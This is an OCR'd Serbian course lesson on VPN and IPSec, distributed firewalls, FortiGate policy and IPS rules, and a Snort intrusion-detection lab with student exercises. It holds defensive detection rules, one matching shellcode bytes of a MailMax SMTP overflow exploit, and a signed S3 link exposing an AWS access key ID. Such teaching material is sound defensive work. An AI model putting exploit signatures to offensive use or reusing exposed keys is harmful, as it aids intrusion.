Za odbijanje ovog napada potreban je VPN. VPN koristi šifrovanje i proveru identiteta u donjim slojevima protokola da obezbedi bezbednu vezu kroz inače nesigurnu mrežu, najčešće Internet. Virtuelne privatne mreže su obično jeftinije nego stvarne privatne mreže korišćenjem privatne linije, ali se oslanjaju na isti sistem šifrovanja i provere identiteta na oba kraja. Šifrovanje se može izvršavati pomoću softvera zaštitnog zida ili eventualno pomoću rutera. Najčešći mehanizam protokola koji se koristi za ovu namenu na nivou IP-a je poznat kao IPSec.

Virtualne privatne mreže, poznate i kao šifrovani tuneli, omogućavaju zaštićeno povezivanje dve fizički odvojene mreže preko Interneta. Podaci koji se razmenjuju na ovaj način nevidljivi su za neovlašćene entitete. VPN može biti predmet raznih neugodnih napada, kao što su pokušaji redirekcije, inicijalizovanje lažne veze ili bilo koji drugi vid napada dok se uspostavlja tunel. Ali, kada se VPN implementira kao integralni deo mrežne barijere, mehanizmi provere identiteta na mrežnoj barijeri mogu se iskoristiti da spreče eksploataciju procesa uspostavljanja tunela. Nakon što se uspostave, VPN tuneli se ne mogu eksploatisati. Na granicama sa Internetom smeštene su mrežne barijere koje služe kao krajevi tunela. VPN takođe dozvoljava korisnicima da adresiraju udaljene unutrašnje računare pomoću njihovih privatnih IP adresa; NAT i filtri paketa bi to sprečili ukoliko pokušaj za uspostavljanje veze potiče sa Interneta.
Šifrovana provera identiteta omogućava spoljnim korisnicima na Internetu da mrežnoj barijeri dokažu da su ovlašćeni i da tako otvore vezu kroz tu barijeru ka unutrašnjoj mreži. Za šifrovanu proveru identiteta može se koristiti bilo koji protokol za proveru identiteta. Kada je veza uspostavljena, ona može, a i ne mora, biti šifrovana, što zavisi od konkretnog proizvoda koji se koristi i od toga da li je na klijentu instaliran dodatni softver koji obezbeđuje podršku za tunelovanje

TIPIČAN SCENARIO KORIŠĆENJA IPSEC

Dat je primer tipičnog scenarija korišćenja IPSec.

Slika 8 prikazuje tipičan scenario korišćenja IPSec. Organizacija održava LAN na širokoj lokaciji. Nesiguran IP saobraćaj se sprovodi u svakoj LAN mreži. Za offsite saobraćaj, putem nekog od privatnih ili javnih WAN, IPSec protokola se koristi za šifrovanje i kompresiju celokupnog saobraćaja koji ide kroz WAN, i dešifrovanje i dekompresiju dolaznog saobraćaja iz WAN-a; takođe, može biti pružena provera identiteta. Ove operacije su transparentne za radne stanice i servere u LAN mreži. Logičan način implementacije IPSec je u zaštitni zid, kao što je prikazano na Slici 1.




Figure 9.4 A VPN Security Scenario

Slika 7.1 -Virtuelna privanta mreža [Izvor:Autor]

DISTRIBUIRANI ZAŠTITNI ZIDOVI

Ovi zaštitni zidovi štite od internih napada i pružaju zaštitu prilagođenu specifičnim mašinama i aplikacijama.

Distribuirana konfiguracija zaštitnog zida uključuje samostalne uređaje zaštitnog zida plus zaštitni zid zasnovan na hostu koji rade zajedno ispod centralne administrativne kontrole. Administratori mogu konfigurisati host-stalne (eng. host-resident) zaštitne zidove na stotinama servera i radnih stanica, kao i konfigurisati lične zaštitne zidove na lokalnim i udaljenim korisničkim sistemima. Alati dopuštaju mrežnom administratoru set pravila i nadgledanje bezbednosti u celoj mreži. Ovi zaštitni zidovi štite od internih napada i pružaju zaštitu prilagođenu specifičnim mašinama i aplikacijama. Samostalni zaštitni zidovi obezbeđuju globalnu zaštitu, uključujući i unutrašnji, i spoljni zaštitni zid.

Uz distribuirane zaštitne zidove, on ima smisla za uspostavljanje i internog, i eksternog DMZ. Web serveri kojima je potrebna manja zaštita, jer na njima mogu biti smešteni manje kritični

podaci u spoljnjem DMZ, smešteni su van spoljašnjeg zaštitnog zida. Sve što je potrebno za zaštitu obezbeđuje se zaštitnim zidom baziranom na hostu na ovim serverima.

Važan aspekt distribuiranih konfiguracija zaštitnog zida je bezbednosni monitoring. Takav monitoring obično obuhvata praćenje log agregacije (engl. log aggregation*) i analizu, statistiku zaštitnih zidova, i ako je potrebno daljinsko praćenje pojedinih hostova.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 8

FortiNet FortiGate

PRIMER HARDVERSKOG UREĐAJA - FORTIGATE

FortiGate predstavlja hardversko rešenje kompanije FortiNet za firewall (mrežnu barijeru).

Koriste ga uglavnom preduzeća srednje veličine i velika preduzeća. Obezbeđuje zaštitu od malvera i exploita u enkriptovanom i saobraćaju bez enkripcije. Koristi se za detekciju i prevenciju kako poznatih, tako i nepoznatih napada korišćenjem FortiGuard servisa zasnovanih na veštačkoj inteligenciji. Upravljanje alatom omogućeno je korišćenjem konzole koja je u vidu veb aplikacije sa jednostavnim korisničkim interfejsom što omogućuje jednostavno podešavanje i korišćenje. Konkretan model alata koji koristi firma Vesta Software je FortiGate 301E. FortiGate je plaćen alat i funkcioniše po principu pretplate s tim što je neophodno prvo jednokratno platiti početnu cenu za izabrani plan a nakon toga se plaća godišnje ili u drugim vremenskim periodima.

Ovo je plaćeni alat tako da je praksa da se dodaju već kreirana pravila kojih ima mnogo. Alat je dosta napredan i pored prepoznavanja potpisa ima mogućnost da detektuje napad i korišćenjem veštačke inteligencije i prepoznavanjem anomalija, tj. odstupanja od uobičajenog ponašanja.

Slika 8.1 FortiNet FortiGate 300e [Izvor:Autor]

OSNOVA ALATA FORTIGATE - POLISE


Ovaj alat kao osnovu koristi polise.

Polise definišu šta će se dešavati sa saobraćajem koji prolazi kroz mrežu. Dve osnovne akcije su prihvatanje ili odbacivanje saobraćaja.

• Ako je u pitanju prihvatanje, polisa dozvoljava stvaranje sesije. Mogu postojati I druga ograničenja kao što su zahtev za autentifikacijom za korišćenje polise ili ograničenja u vidu izvora I odredišta saobraćaja.

• Ako je akcija odbacivanje saobraćaja, polisa blokira stvaranje sesija. Odbačeni saobraćaj se

može I logovati. Ukoliko se saobraćaj ne poklapa sa bilo kojom polisom, paketi se automatski odbacuju.
Na slici ispod možemo videti kako izgleda jedna polisa. U ovom slučaju, kreirali smo polisu koja će prihvatati sav saobraćaj. Inspekcija se vrši kako dolaze paketi. Na dnu se definišu profili koji će se primenjivati na ovu polisu.




Slika 8.2 FortiGate polisa [Izvor:Autor]

BLOKIRANJE BOTNET SAOBRAĆAJA - FORTIGATE

Botnet je mreža računara koji su povezani I zaraženi virusom koje hakeri mogu kontrolisati sa udaljene lokacije kako bi iskoristili ranjivosti I naneli štetu korisniku.

Kada je naš računar priključen BotNetu mi to ne moramo ni znati. Obično će čekati komande od glavnog računara I sam obavljati eksploatisanje ranjivosti. Kako bi dobili kontrolu nad mašinama hakeri koriste obično Trojan viruse koji probiju bezbednosnu zaštitu mašina koje se napadaju. Cilj je zaraziti što više računara. Nekada se taj broj kreće od nekoliko pa sve do stotina hiljada ili čak miliona računara. Kada haker poseduje ovakvu mrežu zaraženih računara, lako može sprovesti distribuirani DoS napad ili DDoS koji služi za onemogućavanje isporučivanja normalnih usluga nekog sajta. FortiGate ima posebna podešavanja IPS – a za zaštitu od BotNeta. Kako bi se omogućila zaštita od ovakvih napada potrebno je kreirati ili izmeniti već postojeći senzor. U ovom slučaju podešavanje je takvo da blokira BotNet saobraćaj. Postoji i opcija da se onemogući skeniranje saobraćaja ove vrste kao i da se samo nadgleda. Nakon što je napravljen ovaj senzor, potrebno ga je uključiti u neku od polisa koje koristi zaštitna barijera. U sekciji Log & Report možemo videti logove vezane za ovaj senzor.



Slika 8.3 Dodavanje senzora za BotNet[Izvor:Autor]

KREIRANJE PRAVILA - FORTIGATE

Pravila nam omogućavaju da identifikujemo tipove paketa dok oni prolaze kroz FortiGate alat.

Nakon što se pravilo napravi, ono se doda na IPS senzor. U sklopu senzora specificiramo koja akcija će se preduzeti ukoliko se paket poklapa sa napravljenim potpisom. Akcije su blokiranje daljeg saobraćaja, dodatni monitoring, propuštanje saobraćaja ili stavljanje u karantin. Senzor se dodaje u polisu mrežne barijere.
Svako pravilo sadrži zaglavlje koje specificira tip i dalje niz opcija. Ove opcije se koriste da se jedinstveno identifikuje paket.
Sintaksa pravila je sledeća:
F-SBID(--<option1> [<value1>]; --<option2> [<value2>];...)
Pravila za definisanje opcija:
• Required – ovo označava da je opcija obavezna. Obavezne opcije su ime pravila, servis i tok (flow)
• Protocol – Ova opcija definiše protokol koji paketi moraju imati kako bi ih detektovali. Neki od protokola su TCP, IP, UDP i drugi.
Sintaksa koja se koristi za protokol:
--protocol [icmp | tcp | udp | <number>];
Pored korišćenja naziva protokola možemo koristiti i njegov broj koji možemo naći u tabeli protokola na sajtu dokumentacije FortiGate alata.
• Payload – definiše koje vrednosti treba da se proveravaju u paketu. Za ovo se koriste šabloni. Šablon počinje sa –pattern ili sa –pcre <ime_šablona> a nakon ovoga sledi niz opcija karakterističnih za sadržaj paketa.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.


Poglavlje 9

Vežba 09

SNORT

Sistemi za detekciju upada u mrežu (eng. Network Intrusion Detection System-NIDS). (Predviđeno vreme trajanja vežbi je 45 minuta)

Sistemi za detekciju upada u mrežu (eng. Network Intrusion Detection System-NIDS) analiziraju saobraćaj koji se dešava na mreži i porede ih sa bazom otisaka sigurnosnih pretnji. Glavni zadaci NIDS-a su: NIDS koristi mrežne karte postavljene u zajedničkom modu rada kako bi uhvatio pakete koji putuju raznim protokolima NIDS generiše upozorenje o napadima u realnom vremenu NIDS generiše logove o napadu koji se desio. Najpoznatiji program koji se koristi kao sistem za detekciju upada baziran na mrežnom istraživanju saobraćaja i generisanju upozorenja o napadu je Snort.




Slika 9.1 Položaj NIDS uređaja [Izvor:Autor]

SNORT KAO SISTEM ZA DETEKCIJU UPADA

Snort je nastao davne 1998 godine. Nastao je kao što mu i ime kaže (snort-njuškati) kao alat za snifovanje

Kreirao ga je Martin Roesch i prva verzija je imala oko 120 linija koda, radio je na Linuxu koji je Marty proučavao od 1994 kada je nastao. Vremenom je sistem rastao i danas je najzastupljeniji sistem za detekciju upada, koristi se na svim modernim sistemima. Na Windows se instalira preko winpcap biblioteka tako da se može koristiti i na najrasprostranjenijem klijentskom operativnom sistemu. Linux je i dalje najbolje okruženje i na njemu su mogući najbolji rezultati što se tiče opterećenja sistema i postignutih mogućnosti

detekcije. Snort se u mreži obično postavlja iza zaštitnog zida da bi snort u isto vreme mogao da proverava i zaštitini zid. U većini slučajeva nije potrebno imati sistem za detekciju upada na svim segmentima mreže, najbojle je ograničiti se na osetljive delove mreže. Više segmenata za otkrivanje upada zahteva veće ulaganje ali i više posla za nadgledanje. Ako želimo da nadgledamo sve potrebni su senzori ispred zaštitnog zida, iza zaštitnog zida, u dmz zoni, što je preterano paranoično, ali sve zavisi od zahteva sigurnosti.



Slika 9.2 Tipična postavka Snort sistema detekcije u mrežnom okruženju [Izvor:Autor]

INSTALACIJA SNORT-A

Instalacija snorta i dodatnih komponenti

Instalacija Snort-a na Linux operativni sistem je jednostavan zadatak za korisnike Linuxa jer su se već susretali sa zahtevnijim instalacijama, pored toga Snort je Linux native aplikacija. Što se tiče Windows korisnika potrebno je pre same instalacije snort-a za windows instalirati packet-capture drajver za Windows, gde je jedini izbor WinPcap.

Pomenuti zahtevi su za instalaciju minimalnog okruženja. Ako želimo da koristimo Snort duži period i da imamo klasifikaciju uzbuna, reporting i vizualizaciju potrebno je pokrenuti RDBMS (emgl. Relational Database Management System). Najbolji izbor RDBMS-a je MySql jer je besplatan i radi na mnogim platformama, pored toga Snort se može direktno i u realnom vremenu logovati na MySql dok na recimo Access na može. Snortovo jedinstveno logovanje izlaza može biti konvertovano direktno u MySql, MySql je podržan od raznih Snortovih alata uključujući ACID vizualizacionu konzolu.

Ako gledamo harverske zahteve kod instalacije Snorta potrebna je velika procesorska snaga i dosta memorije, jer ako Snort ostane bez resursa, gube se paketi što može biti kobno u vreme napada. Da bi dobili što više resursa koji će se baviti isključivo češljanjem paketa moramo Widows sistem doterati do maksimuma iskoristljivosti kroz poseban tuning Sistema sledećim koracima:

- Potrebno je instalirati samo neophodne komponente sistema bez multimedijalnih ili aplikacija za uređenje teksta
- Potrebno je nakon instalacije pogasiti sve nepotrebne procese, jer Windows pokreće dosta procesa koji mu nekada nisu potrebni
- Jedini potreban protokol je TCP a ostali se mogu pogasiti


Instalacija capture drajvera WinPcap se može izvršiti sa podrazumevanim vrednostima i povezati sa Snortom.

Snort se može skinuti preko interneta sa njegove glavne stranice pa preko linka za download windows verzije ili sa sledećeg linka http://www.snort.org/downloads

INSTALACIJA SNORT-A - NASTAVAK

Uputstvo za instalaciju snort-a na windows-u

Kada krene instalacija potrebno je odgovoriti na nekoliko pitanja u zavisnosti od toga kako će ići instalacija.



Slika 9.3 Opcije pri instalaciji Snorta[Izvor:Autor]

Slika 9.4 Izbor komponenata [Izvor:Autor]

Zatim biramo path do Snorta

Slika 9.5 Izbor lokacije instalacije [Izvor:Autor]

Kada se Snort instalira osnovna konfiguracija se nalazi u fajlu c:\Snort\etc\snort.conf iobavezno je podesiti konfiguracione delove oblasti kao na slici ispod.

Slika 9.6 Konfiguracije Snorta [Izvor:Autor]

PODEŠAVANJE SNORT-A

U mrežnim podešavanjima se može podesiti šta Snort treba nadgledati

Obavezno je podesiti na čitavu lokalnu mrežu odnosno var HOME_NET any, u protivnom Snort će nadgledati ceo mrežni segment. Pored cele mreže Snort može nadgledati jednu ili više IP adresa evo primera sa tri hosta na tipičnoj mreži C klase
var HOME_NET 192.168.10.2/32,192.168.10.3/32,192.168.10.6/32
Podešavanje baze pravila:
var RULE_PATH C:\Snort\rules
Kod Snorta su jako bitna i podešavanja izlaza preko njih ćemo videti informacije koje nam šalje:
output alert_fast: snort.log
Bitna stvar na koju treba obratiti pažnju kod instalacije Snorta na Windows su i putanje u konfiguracionom fajlu koje po podrazumevanim vrednostima ostaju kao na Linuxu ovako:
dynamicpreprocessor directory
usr/local/lib/snort_dynamicpreprocessor/
dynamicengine /usr/local/lib/snort_dynamicengine/libsf_engine.so
i njih treba zameniti sa:
dynamicpreprocessor directory d:\Snort\lib\snort_dynamicpreprocessor (ne sme na kraju biti / ili \) dynamic engine d:\Snort\lib\snort_dynamicengine\sf_engine.dll

SNORT PRAVILA

Primer kreiranja snort pravila

Sva Snort pravila se sastoje iz dva logička dela: zaglavlje i opcije. U zaglavlju se nalaze akcije koje pravilo preduzima, pored toga sadrži i kriterijume za upoređivanje pravila sa paketima podataka. U opcijama se obično nalazi poruka alarma i informacije o delu paketa koji će se koristiti za pravljenje poruke alarma. Opcije sadrže dodatne kriterijume za upoređivanje pravila sa paletima podataka, tako da jedno pravilo može otkriti jednu ili više vrsta napada.

Akcija	Protokol	Adresa1	Pristup1	Smjer	Adresa2	Pristup2

Slika 9.7 Struktura zaglavlja Snort pravila [Izvor:Autor]

Akcija određuje tip akcije koja će se preduzeti kada se pojavi paket koji zadovoljava sve kriterijume pravila. Tipična akcija je pravljenje alarma, logovanje poruke ili pozivanje nekog drugog pravila.

Protokol se koristi da bi se pravilo primenilo samo za pakete određenog protokola. Podržana su četiri protokola i to: TCP, UDP, IP i ICMP.

Adresa1 i adresa2 definišu izvornu i odredišnu adresu. Može se koristiti adresa jednog ili više računara, ili čak i cele mreže.

Smer određuje izvornu i odredišnu adresu. Polje smer može imati dva operatora smera -> i <>. Ako je smer -> onda je adresa1 izvorišna. Bidirekcioni operator <> označava da se paketi kreću i u jednom i u drugom smeru. Sada ćemo pogledati jedno Snort pravilo i praktično sagledati situaciju:

alert tcp $EXTERNAL_NETany->$ HOME_NET any (msg:"SCAN SYN FIN"; stateless; flags:SF,12; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:3;)

Pre zagrada se nalazi pravilo koje ćemo rasčlaniti i objasniti:

- Alert je akcija koja se preduzima
- Pravilo će se primenjivati samo za TCP pakete
- $EXTERNAL_NET je varijabla koja je definisana unutar Snort konfiguracionog fajla i on u ovom slučaju određuje izvorišnu adresu
- any je ključna reč koja nam daje do znanja da izvorišni pristup može biti postavljen na bilo koju vrednost "->" određuje smer
- $HOME_NET je varijabla koja je definisana u Snort konfiguracionom fajlu i u ovom slučaju je odredišna adrese

PRAVILA KREIRANJA

Primer kreiranja snort pravila - nastavak

- Deo pravila koje je unutar zagrada su opcije, ovo pravilo sadrži sledeće opcije:
- msg je poruka alarma
- stateless označava da se pravilo primenjuje ne uzimajući u obzir stanje TCP veze
- flags se koristi za proveru zastavica u TCP zaglavlju. U ovom slučaju se proverava da li su postavljene zastavice SYN i FIN, i tom prilikom se ignorišu rezervni bit1 i rezervni bit2
- reference daje referencu na informacije o napadu. Sve reference se nalaze u konfiguracijskom fajlu reference.config
- classtype klasifikuje pravilo. Informacije o klasifikaciji Snort pravila se nalaze u fajlu classification.config
- sid(Snort ID) je jedinstveni identifikator pravila
- rev označava reviziju pravila

Ako pričamo u praktičnom delu Snort pravila možemo skinuti sa glavne web stranice Snort-a oficijalna pravila u tar arhivi i koristiti ih shodno potrebama.

Takođe je moguće pretplatiti se na listu Snort pravila koje je takođe dostupna na glavnoj web strani Snort-a.

Pored toga postoje alati za automatsko osvežavanje Snort pravila jedan od najčešće korišćenih je besplatan alat Oinkmaster, koji radi i na Linux i Wondows platformama, s tim što je na Wiindowsu potrebno instalirati Active Perl.

OPTIMIZACIJA SNORT-A

Najbolji način optimizacije Snort-a je konfiguracija koja će najviše smanjiti pogrešna upozorenja

Shodno tome najbolje je isključiti procesiranje nepotrebnih pravila kojih ima na hiljade u standardnoj konfiguraciji. Po nekoj praksi za dobru funkcionalnost Snort-a potrebna je polovina standardnih pravila. Kako se radi o ispitivanju mreže najbolje je optimizovati pravila koja se tiču mrežnje topologije. U tu svrhu možemo čak i upotrebiti neki alat za pregled mreže kako je vidi napadač i tako podesiti najbolje vrednosti konfiguracije.

Na osnovu sagledavanja ove mreže možemo podesiti neka pravila koja će biti vezana za servise koji se u izveštaju pominju, na primer SMTP server ili port 25 koji se koristi. alert tcp $EXTERNAL_NETany->$ SMTP_SERVERS 25 (msg:EXPLOIT x86 windows MailMax overflow; flow:to_server,established;content:|eb45 eb2 5bfc 33c9 b182 8bf3 802b|; reference:bugtraq,2312; reference:cve,CVE-1999-0404; classtype:attempted-admin; sid:310; rev:5;)

Preko ovog pravila se prate upadi koji su mereni ka SMTP servisu koji sluša na portu 25. Msg deo pravila prikazuje predpostavku da je upad direktno povezan sa exploitom za Windows operativni sisitem i MailMx aplikaciju na njemu.


AKTIVACIJA SNORT-A I PRIMENA U PRAKSI

Pokretanje i podešavanje snort-a

Praktičan primer korišćenja Snort-a u praksi izveden je uz pomoć Snort-a koji je instaliran i podešen na Windows platformu verzije 2.7, paket snifer je WinPcap verzije 4.1 i snort.conf je podešen za HOME_NET. (bitno je da bude HOME NET da ne bi skupljao sav saobracaj).

U ovom primeru obradićemo sva tri načina rada Snort-a i to: Snifer mod; Mod za logovanje paketa i NIDS mod.


Za najbolje upoznavanje sa Snortom koristićemo snifer način rada koji prikazuje zaglavlja ICMP/TCP/UDP paketa u komandnoj liniji. Kada ukucamo komandu: Snort –v –i2 ; gde je i2 lokalni interfejs na ekranu dobijamo.



Slika 9.8 Snortom snifer način rada [Izvor:Autor]

Sada smo sigurni da je Snort dobro konfigurisan i da radi. Zatim sledi provera kako Snort uzima sadržaje paketa, a ne samo zaglavlja. Sledi komanda:

Snort –vde –i2 ;parametar d prikazuje sadržaje paketa aplikacionog sloja




Slika 9.9 Snort -vde [Izvor:Autor]

SNORT LOG


Pregled snort logova

Kod moda za logovanje paketa u komandi se koristi i prefix –l koji naglašava da je u pitanju log. U modu za logovanje paketa snort ispisuje rezultat komandi u log fajl koji u svakom trenutku možemo izlistati. Na slici ispod možemo videti primer jednog log fajla. Na slici se može videti da je Snort prepoznao 58 TCP paketa, 1 UDP i 8 ICMP i da je ukupno testirano 67 paketa. Brzi način testiranja je sa komandom –b gde se dobijaju binarne vrednosti.



Slika 9.10 Testiranje 1 [Izvor:Autor]

Najsavršeniji mod je NIDS mod koji služi za detekciju i kod koga nije potrebno svaki paket logovati već ćemo napraviti unapred selekciju na osnovu nekih pravila. Tako možemo upotrebiti komandu koja će logovati pakete samo ako zadovolje neka pravila koja smo definisali u snort.conf fajlu. Tako ćemo za sledeće pravilo: alert icmp any any -> any any (msg:“Lokalni ICMP SAOBRACAJ TEST“; itype:8; sid:2000000;) a zatim ćemo pokrenuti Snort sa komandom snort -dev -l./log -c testconf.test ;i nakon pokrenutog pinga dobićemo



Slika 9.11 Testiranje 2 [Izvor:Autor]

LINKOVI

Linkovi za dodatno poučavanje

http://www.aboutdebian.com/snort.htm

http://ptgmedia.pearsoncmg.com/imprint_downloads/informit/perens/0131407333.pdf

https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/069/original/Snort-IPS-Tutorial.pdf?AWSAccessKeyId=AKIAIXACIED2SPMSC7GA&Expires=1454089044&Signature=gjBe6jIrFzEQG

Poglavlje 10

Individualna vežba

ZADACI ZA INDIVIDUALNU VEZBU

Zadaci za individualan rad za lekciju 9. (Predviđeno vreme trajanja vežbi je 45 minuta).

Zadaci za individualan rad za lekciju
Prvi zadatak
• Instalirati SNORT IDS u Linux-u
• Koje su osnovne komponente SNORT-a?
• Koji su mogući načini rada SNORT-a?
Drugi zadatak
• Proučiti i opisati formu i način kreiranja SNORT pravila
• Dodati tri SNORT pravila po sopstvenom izboru i detaljno ih obrazložiti

Poglavlje 11

Domaći zadatak 09

DOMAĆI ZADATAK 9

